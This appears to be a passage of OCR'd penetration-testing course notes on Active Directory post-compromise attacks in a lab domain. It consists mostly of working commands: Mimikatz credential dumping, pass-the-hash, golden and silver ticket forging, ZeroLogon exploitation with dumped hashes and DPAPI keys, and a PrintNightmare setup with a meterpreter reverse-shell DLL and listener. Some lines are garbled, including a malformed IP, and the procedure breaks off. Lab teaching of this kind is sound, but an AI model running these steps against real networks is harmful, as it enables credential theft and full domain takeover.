sekurlsa::pth /user:Administrator /domain:marvel.local /ntlm:<hash> /r
un:cmd
```

Spawns a command prompt running as the given user by authenticating with an NTLM hash.

🎟️ 6. Kerberos Ticket Dumping & Injection

```
kerberos::list
```

Lists Kerberos tickets currently in memory.

```
kerberos::ptt ticket.kirbi
```

Injects (`Pass-the-Ticket`) a `.kirbi` ticket file.

🪣 7. Extract LSA Secrets

```
lsadump::secrets
```

Extracts LSA secrets like service account passwords and cached credentials.

📩 8. Export/Import Vault Credentials

```
vault::cred
```

Dumps stored credentials from Windows Credential Manager.

🔁 9. Golden Ticket Creation

(Used to forge a TGT for persistence)

```
kerberos::golden /user:Administrator /domain:marvel.local /sid:S-1-5-21-... /krbtgt:<NTLM> /id:500 /ptt
```

Crafts and injects a Golden Ticket (requires krbtgt NTLM hash).

🧾 10. Misc & Useful

```
token::listtoken::elevate
```

Lists available tokens and tries to elevate to one.

```
mimikatz # exit
```

Exits Mimikatz.


Post-Compromise Attack Strategy -

- We have an account now what?
- Search the quick wins
  - Kerberoasting
  - Secretsdump
  - Pass the hash/ pass the password
- No quick wins? Dig Deep!
  - Enumerate (Bloodhound, etc.)
  - Where does your account have access?
  - Old vulnerabilities die hard
- Think outside the box


- Golden Ticket Attacks

  What is it?
  - When we compromise the krbtgt account, we own the domain
  - We can request access to any resource or system on the domain
  - Golden tickets == complete access to every machine

    We can utilize Mimikatz to obtain the information necessary to perform this attack



With a Golden Ticket, we can now access other machines from the command line



Step 1: Enable Debug Privileges

```
privilege::debug
```

- Grants necessary permissions to interact with LSASS and perform sensitive operations.

Step 2: Dump the krbtgt Account Hash

```
lsadump::lsa /inject /name:krbtgt
```

- Dumps credentials for the `krbtgt` account.
- Note down:
  - **Domain SID**
  - **krbtgt NTLM hash**

Step 3: Prepare for Ticket Forging

- Open **Notepad** and copy:
  - `Domain SID`
  - `krbtgt NTLM hash`
  - These will be used in the next step.

Step 4: Forge a Golden Ticket

```
kerberos::golden /user:Administrator /domain:marvel.local /sid:<SID> /
krbtgt:<NTLM hash> /id:<RID> /ptt
```

- `/user`: The user to impersonate (usually `Administrator`)
- `/domain`: Target domain (e.g., `marvel.local`)
- `/sid`: Domain SID
- `/krbtgt`: NTLM hash of the `krbtgt` account
- `/id`: RID (usually 500 for Administrator)
- `/ptt`: Pass-the-ticket (injects the forged ticket into current session)

Step 5: Launch an Elevated Command Prompt

```
misc::cmd
```

- Opens a command shell with the privileges of the forged ticket.

    - You now have **Domain Admin privileges** and can access other machines in the domain.

- Silver Ticket Attacks

  Unlike a Golden Ticket, it only grants access to one service and **doesn't require the krbtgt hash**, but instead needs the **service account's NTLM hash**.

  Use `mimikatz` or tools like `secretsdump.py`:

  ```
  secretsdump.py marvel.local/user:password@dc01.marvel.local
  ```

  Look for entries like:

  ```
  DC01$:aad3b435b51404eeaad3b435b51404ee:<NTLM_HASH>
  ```

  ### 🪄 **Steps to Perform a Silver Ticket Attack**

  ### Step 1: Start Mimikatz with Debug Privilege

  ```
  privilege::debug
  ```

  ### Step 2: Craft the Silver Ticket

  ```
  kerberos::golden /domain:marvel.local /sid:<DomainSID> /target:dc01.marvel.local /service:HOST /rc4:<NTLM_hash_of_DC01$> /user:Administrator /ptt
  ```

  - `/domain`: Target domain name
  - `/sid`: Domain SID
  - `/target`: FQDN of the machine hosting the service
  - `/service`: SPN service name (e.g., `HOST`, `HTTP`, `MSSQLSvc`)
  - `/rc4`: NTLM hash of the service account (e.g., `DC01$`)

- `/user`: Arbitrary username (e.g., `Administrator`)
- `/ptt`: Pass-the-ticket and inject it into memory

Step 3: Confirm Access

Use commands like:

```
dir \\dc01.marvel.local\c$
```

or

```
wmic /node:dc01.marvel.local computersystem get name
```

to confirm you now have access to the remote service.

🔒 **Note**

Silver Tickets are **harder to detect** than Golden Tickets because they **don't interact with the domain controller (KDC)** when accessing the target service — they go **directly to the service**.

- Additional Active Directory Attacks

  Overview

  Active Directory vulnerabilities occur all the time

  Recent major vulnerabilities include:

  - ZeroLogon (Dangerous Attack to run on Pentest)
  - PrintNightmare
  - Sam the Admin
  - ZeroLogon

    What is ZeroLogon? - https://www.trendmicro.com/en_us/what-is/zerologon.html


    dirkjanm CVE-2020-1472 - https://github.com/dirkjanm/CVE-2020-1472

    SecuraBV ZeroLogon Checker - https://github.com/SecuraBV/CVE-2020-1472

Put the exploit in opt folder → git clone https://github.com/dirkjanm/CVE-2020-1472


Put the checker for the exploit in the opt folder as well → git clone https://github.com/SecuraBV/CVE-2020-1472

python3 cve-2020-1472-exploit.py HYDRA-DC 192.168138.132



secretsdump.py -just-dc MARVEL/HYDRA-DC$@192.168.138.132


dumps the domain credentials allowing us to own the domain controller




Not done yet make sure to do this next part to restore the domain controller


To restore the password without breaking the domain controller

secretsdump.py administrator@192.168.138.132 -hashes


root@kali: /opt/CVE-2020-1472
root@kali:/opt/CVE-2020-1472# secretsdump.py administrator@192.168.138.132 -hash
es aad3b435b51404eeaad3b435b51404ee:920ae267e048417fcfe00f49ecbd4b33


root@kali: /opt/CVE-2020-1472
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
MARVEL\HYDRA-DC$:aes256-cts-hmac-sha1-96:e2297a5065a255dcd30aa3eae66171d91103558
1e12bd6b365422080c30916bd
MARVEL\HYDRA-DC$:aes128-cts-hmac-sha1-96:ac3d176fbb1c500b5dce28fc172e5451
MARVEL\HYDRA-DC$:des-cbc-md5:460b6decd3075de9
MARVEL\HYDRA-DC$:plain_password_hex:d770459e2c100e28ddeb157e110cc0c333d5ce301501
8d9834d0911af3e0ecc41457291c0808a188f252165b45fc8719358eecc71ed710d6aa3213578f20
3634d2c2ac9d675db0f602b126ce8a641d64b70b657630065edc77e84fe3bf1627af872e8d1c20a5
1ed3ee40559afbba38a628c435f96ec041626312f91c3c08e8f807e2dae2b07ccc2f0a0084fd3b1c
04c158e44880420dd3473a464f0c68329c47177620703970ee3bb4086692f7aeb917db3259d9d5d4
294f7251befad286b29c158e73b17c2d0feb99730d735284719ff217a2c106f8af1c7c897b4d0a13
e0936813df108c0232e0e617c4267f53d36d
MARVEL\HYDRA-DC$:aad3b435b51404eeaad3b435b51404ee:a04fc52ef22229509e7fc4aa38e659
39:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0x68227797177a97acd06bbb6f983c022cb9196316
dpapi_userkey:0x354df31a9b4602de33bdd8e85c86072c65b2b55a
[*] NL$KM
0000 1F DC 9E AF 2F E7 77 7E 9D F6 4E 77 B5 72 62 A9 ..../.w~..Nw.rb.
0010 B0 DD 42 09 33 94 68 16 49 E6 5E 04 BF 27 82 96 ..B.3.h.I.^..'..
0020 3B D4 9F B6 01 24 E4 19 7E 37 15 94 75 31 5F 70 ;....$..~7..u1_p
0030 7A 47 6A 07 34 87 88 CA A4 BE 1B C4 C4 0C 3C FF zGj.4.........<.

python3 restorepassword.py MARVEL/HYDRA-DC@HYDRA-DC -target-ip 192.168.138.132 -hexpass



- PrintNightmare


  This exploit takes advantage of the printer spooler service

  A Practical Guide to PrintNightmare in 2024 | itm4n's blog

  cube0x0 RCE - https://github.com/cube0x0/CVE-2021-1675

  calebstewart LPE - https://github.com/calebstewart/CVE-2021-1675

  `use rpcdump.py @<domain controller ip> | egrep 'MS-RPRN|MS-PAR'`



The output that displayed from the command shows that the target in question is vulnerable

The output that displayed from the command shows that the target in question is vulnerable

uninstall impacket then install the newer version of impacket with the following commands

```
pip3 uninstall impacket
git clone https://github.com/cube0x0/impacket
cd impacket
python3 ./setup.py install
```

Copy and paste the exploit code in a .py file

```
import pathlib

#https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-rprn/2825d22e-c5a5-47cd-a216-3e903fd6e030
class DRIVER_INFO_2_BLOB(Structure):
    structure = (
        ('cVersion','<L'),
        ('NameOffset', '<L'),
        ('EnvironmentOffset', '<L'),
        ('DriverPathOffset', '<L'),
        ('DataFileOffset', '<L'),
        ('ConfigFileOffset', '<L'),
    )

    def __init__(self, data = None):
        Structure.__init__(self, data = data)

    def fromString(self, data, offset=0):
        Structure.fromString(self, data)
        self['ConfigFileArray'] = self.rawData[self['ConfigFileOffset']+offset:self['DataFileOffset']
+offset].decode('utf-16-le')
        self['DataFileArray'] = self.rawData[self['DataFileOffset']+offset:self['DriverPathOffset']
+offset].decode('utf-16-le')
        self['DriverPathArray'] = self.rawData[self['DriverPathOffset']+offset:self['EnvironmentOffset']
+offset].decode('utf-16-le')
        self['EnvironmentArray'] = self.rawData[self['EnvironmentOffset']+offset:self['NameOffset']
+offset].decode('utf-16-le')
```

After the file is created use msfvenom to create a dll file with the following command

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.138.128 LPORT=5555 -f dll > shell.dll
```

```
root@kali:~# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.138.1
28 LPORT=5555 -f dll > shell.dll
```

Start up msfconsole

```
use multi/handler
```

```
options
```


```
set payload windows/x64/meterpreter/reverse_tcp
```

```
set lport 5555
```

